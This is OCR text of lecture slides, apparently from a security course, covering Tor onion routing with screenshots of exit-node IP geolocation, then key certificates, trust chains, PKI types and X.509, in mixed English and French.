
The Onion Router




https://www.torproject.org



https://www.torproject.org



https://www.torproject.org


Router A Key
Router B Key
Router C Key
Message
Router A
Router B
Router C
Source
Destination


Tor Browser

Hôte/IP:

Votre IP: 31.220.2.100

Nom de domaine:
Adresse IP: **31.220.2.100** [whois]
Code du Pays: BLZ / BZ
Pays: **Belize**
Région:
Ville:
Code postal/ZIP Code:
Latitude: 17.25
Longitude: -88.75

Tor Browser



New Tor circuit for this site

Tor Browser

Hôte/IP:

Votre IP: 31.220.2.100


Nom de domaine:
Adresse IP: 31.220.2.100 [whois]
Code du Pays: BLZ / BZ
Pays: **Belize**
Région:
Ville:
Code postal/ZIP Code:
Latitude: 17.25
Longitude: -88.75

New Tor circuit for this site

Hôte/IP:


Votre IP: 185.220.101.243

Nom de domaine:
Adresse IP: 185.220.101.243 [whois]
Code du Pays: DEU / DE
Pays: **Germany**
Région:
Ville:
Code postal/ZIP Code:
Latitude: 51.299301147461
Longitude: 9.4910001754761




TOR: STRENGTH IN NUMBERS
4n0nym1ty
l0v3s
c0mp4ny

DarkWeb https://thehiddenwiki.org/



Outline

The concept of key certficate

Main idea

- Alice trusts Bob and knows his public key
- Bob has signed asserting that Carol's key is K
- Then Alice may be willing to believe that Carol's key is K.

Definition

A key certificate is an assertion that a certain key belongs to a certain entity, which is digitally signed by an entity (usually a different one).

Two Kinds of PKI

Hierarchical PKI

- Certificate Authoirities are different of users
- X.509 (PKIX)


Non-Hierarchical PKI

- Each user manages his own trust network
- Pretty Good privacy (PGP) and P2P based PKI

Others : SDSI, SPKI

Example “https” for gmail

- Gmail sends to your browser its public key and a certificate signed by a certificate authority ”Thawte Consulting (Pty) Ltd.” to prove that this key really is gmail’s key.



- Your browser will verify Thawte’s signature on gmail’s key using the public key of this reputable key certificate authority, stored in your browser.
- Hence your browseer trust Gmail.

Trust chains

Example

A1 has signed asserting that A2's key is K2
A2 has signed asserting that A3's key is K3
. . .
A18 has signed asserting that A19's key is K19
A19 has signed asserting that A20's key is K20
A20 has signed asserting that B's key is K

- If I know A1's key, and I trust A1, A2,..., A20, then I am willing to believe that B's key is K.
- A1 states that A2's key is K2. So, if A2 signs an assertion X, then A1 states that A2 states X. Thus, in the situation above, A1 states that A2 states that A3 states ... that A19 states that A20 states that B's key is K.

Definition PKI

PKI is an infrastructure build of certificates and servers to create, manage and publish certificate to allow autenticity certified by an authority.

Public Key Infrastructure (PKI)

Principales fonctionalités d'une PKI

- Création d'une paire de clef
- Génération d'un certificat
- Remise du certificat au porteur
- Publication des certificats
- Vérification des certificats
- Révocation des certificats (CRL)
- Others :
  - Protection of private key
  - Journalisation of actions
  - Revocations of privates keys
  - Storage of certifcates

AC : Authorité de Certification AE : Authorité d'Enregistrement


X.509 certificates used by SSL/TLS, SET, S/MIME, IPSec ...

X.509 components:

